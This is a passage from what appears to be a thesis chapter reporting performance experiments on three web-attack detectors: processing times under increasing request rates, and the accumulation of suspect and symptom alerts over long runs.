

Figure 8.8: Detector 1 individual *A-E* measurements for an increasing request rate

Similar to the first detector, the measurements that affect the overall attack processing time the most are A, B, and E. However, higher E values (4.33-18.43 seconds) and lower B values (0.55-11.74 seconds) are obtained. The higher E values can be explained by the more expensive Perl regular expression matching involved. This is caused by more occurrences of file management-related systems calls in the generated system call traces. The lower B values are caused by the different attack payload. In this case, the attack payload performs file operations and terminates in a shorter time compared to reverse-shell spawning. The values for A (0.78-2.64 seconds) overall do not differ much from those obtained for the first detector, except for the lower peak value in the last step. C and D are once again associated with the lowest values, however C is associated with values in the order of milliseconds, rather than nanoseconds. The higher values stem from the requirement to check all the files in the web-path as opposed to just those with a `.php` extension.

Overall, the results once again do not show an increase in the attack processing times in line with the increase in the HTTP request rate. Some interesting observations are once again made for A, B and E. A jump in the values for A occurs again at the saturation point. The low values for E at the 1 req/s step also occur again, however, in this case a dispersion in the values also occurs at the 6 req/s point whose cause cannot be tracked. The same applies to the jump observed for B values at the 2 req/s point. In this case, a number of higher values are also observed at the 3 req/s point, however the median is close to that of the rest of the steps. Once again, though, the source of these high values could not be identified. A number of D values, as was the case with the previous detector, include a number of values that are equal with nanosecond precision. However, this is not the case with C values, indicating that this is associated with the very small values.

Figure 8.10 shows the A-E measurements for the third detector within the 1-4 req/s range. A values range from 0.04 to 33.1 seconds and C values from 0.74 to 32.6 seconds, The corresponding graphs are dominated by the significant jumps in the values at the 4 req/s step. In the case of this detector C measurements are taken for the capture of the HTTP response or the last HTTP response chunk associated with the ongoing attack. This approach reflects the local context-centric processing followed by the implementation of this detector, where the processing of every local context first requires the completion of the processing of the HTTP request concerned. The values for B range between 0.001 and 0.8



Figure 8.9: Detector 2 individual *A*-*E* measurements for an increasing request rate



Figure 8.10: Detector 3 individual A-E measurements for an increasing request rate

seconds and are lower than the ones for the first two detectors. In this case, B is associated with the static analysis of HTTP request content, which is less expensive than the dynamic analysis carried out in the previous detectors.

D, on the same line as C, is measured as the time from when the HTTP response or last HTTP response chunk for a local context is available to the local

context aggregation process until its respective local context is aggregated. As a result D is associated with values in the range of 0.004 to 1.33 seconds, higher than those obtained for the previous detectors. However, the majority of values are in the order of milliseconds. Finally, E is measured in terms of the time taken to process the batch of local contexts that results in a distress alert. The local context-centric approach results in significantly lower values (from 0.003 to 0.05 seconds) as compared to the previous two detectors.

In the case of the third detector, the processing times are dominated by the sudden increases in the values for A and C at the saturation point. In this case, C is also associated with a network-level probe as A. Both A and C show similar jumps previously observed for the values associated with the network-level probes in the previous two detectors, but this time the jumps are significantly higher. The main difference in network-level monitoring for this detector, as compared to the previous ones, is the additional monitoring of HTTP responses and back-end requests/responses. The values for B and E also increase at the saturation point, which wasn't observed in the previous two detectors, however these are relatively much smaller than those for A and C. Finally, D measurements show lower values for the higher request rates, indicating that the increased request rate does not affect these values.

8.4.2 Analysis

Figures 8.11 - 8.13 show the combined A-E median values per detector on the same y-axis scale. Overall, results indicate that in general attack processing times do not increase with respect to an increase in the request rate. The main observation from these results is that processing time increases for network-level probes at the saturation points. Yet, at these points it is more likely that the increased values are a result of the overall stressed system state rather than the increased request rate. This argument is supported by the fact that the increase in network-level probe times are not gradual, but rather occur only at the saturation point. Furthermore, these increases are more prominent for the third detector as compared to the first two. The main difference in detectors is the additional events monitored at the network-level, that in turn is a pre-requisite for the larger number of symptom alerts raised.



Figure 8.11: Detector 1 combined *A*-*E* median values (scaled y-axis)



Figure 8.12: Detector 2 combined *A*-*E* median values (scaled y-axis)



Figure 8.13: Detector 3 combined *A*-*E* median values (scaled y-axis)

8.5 Alerts accumulation

The aim of the third set of experiments is to measure the space requirements and the correlation times with respect to accumulating suspect and symptom alerts. An experiment for each detector is carried out by executing the same workloads used in the previous experiments in a continuous manner for a maximum period of 12 hours (wall clock time). The 12 hour execution period is chosen based on observations from a number of trial-runs, which indicated that beyond this time certain resources are exhausted for all 3 detectors. Workloads for the first two detectors are executed at half the rate of the saturation point, meaning 5 and 4 req/s respectively. The workload for the third detector is executed at 3 req/s in order to keep it away from the 4 req/s rate, which is the lowered saturation point for the third detector as explained in the previous set of experiments.

The workload for detector 2 is complemented with the backup procedure of phpBB's `styles` directory executed during steps 6 and 7 of its detection effectiveness experiment (table 7.6). Given the length of the experiment runs, a similar back-up procedure is likely to occur in a live deployment, putting further strain on the detector in terms of the number of symptom alerts raised. This back-up is executed half-way through the experiment. Furthermore, due to the long time

of experiment runs, only 4 repetitions per detector are carried out.

During experiment execution, the correlation time and the total suspect and symptom alerts size are recorded for the first minute of every 5 minute interval, and the average for each measurement is computed for each such interval. Given the long experiment runs, this approach helps to keep the size of the experiment log files manageable instead of recording all measurements. The correlation time is the same as E in previous set of experiments, with the difference that this time all correlation runs are of interest rather than just those that raise distress alerts. Individual correlation times are recorded based on their 'start time-stamp', meaning that the correlation times with a duration larger than a minute are still recorded as long as their start time-stamp falls in the first minute of a five minute interval. In the case of suspect and symptom alerts, all alerts forming part of a correlation window are retained, thus the elapsed experiment execution time represents a correlation window gradually increasing in size. In the case of the first two detectors all alerts are retained. In the case of the third detector all suspect alerts are retained, however, only the symptom alerts that are part of unprocessed local contexts are retained since once processed these are no longer required and their deletion does not affect detection effectiveness.

8.5.1 Results

Figures 8.14 - 8.16 show plots for the correlation time and total alert size for the first detector. Experiment execution time is 6.75 hrs for three of the four runs, with the remaining one lasting 3.6 hrs. Execution times were cut short by limitations of the prototype implementation. In this case, i-nodes are exhausted[1]. By the end of the longest run, the total size of accumulated suspect alerts is 112 MB whilst that of symptoms alerts is 359 MB. Figure 8.14 shows how the accumulating alerts is responsible for a steep curve in the correlation times. The correlation time reaches 15.4 minutes since in each alert correlation run, every distinct symptom alert is matched with every suspect alert. The gaps observed between the box plots towards the end of the curve represent points in time where the previous correlation run is still executing, or only finished its execution shortly, and so no correlation run started during that one minute time span. Figures 8.15 and 8.16 show that the total size of suspect and symptom alerts increases linearly with respect to execution time. This is a result of the constant request rate and

[1] verified by the `df -i` command



Figure 8.14: Detector 1 correlation time with respect to execution time

the same web traffic workload repeated throughout the experiment.

Figures 8.17 - 8.19 show the results for the second detector. I-nodes are also exhausted by this detector, yet longer experiment execution times are obtained. Experiment execution times were 8.57 hrs, 11.42 hrs, and two runs of 12 hrs. In this case i-node exhaustion takes longer to occur as compared to the first detector due to the smaller number of symptom alerts generated. Figure 8.17 shows a constant increase in correlation time, yet midway through the experiment the execution of the back-up procedure causes it to increase significantly. In fact the gaps between the box plots from this point onwards, indicating that a prior correlation run is still executing, are significant. Before its execution, the total size of suspect alerts is 88 MB and the total size of symptom alerts is 4 MB (figures 8.18 and 8.19). The latter increases to 9 MB with the arrival of the symptom alerts caused by the back-up, with the former continuing its linear increase. The sudden arrival of the symptom alerts is clearly responsible for the increase in the correlation time. Figure 8.19 also shows an abnormally high value towards the end of the execution time. This value corresponds to the final measurement taken during the second experiment run, which happens only moments before the detector crashes and so is most likely to be the result of abnormal behavior.

Figures 8.20 - 8.22 show the results for the third detector. Experiment execution times were 5.1 hrs for two experiment runs, and 5.2 hrs and 5.9 hrs for the other runs. This time memory is exhausted caused by a memory leak



Figure 8.15: Detector 1 total size of suspect alerts with respect to execution time



Figure 8.16: Detector 1 total size of symptom alerts with respect to execution time



Figure 8.17: Detector 2 correlation time with respect to execution time



Figure 8.18: Detector 2 total size of suspect alerts with respect to execution time

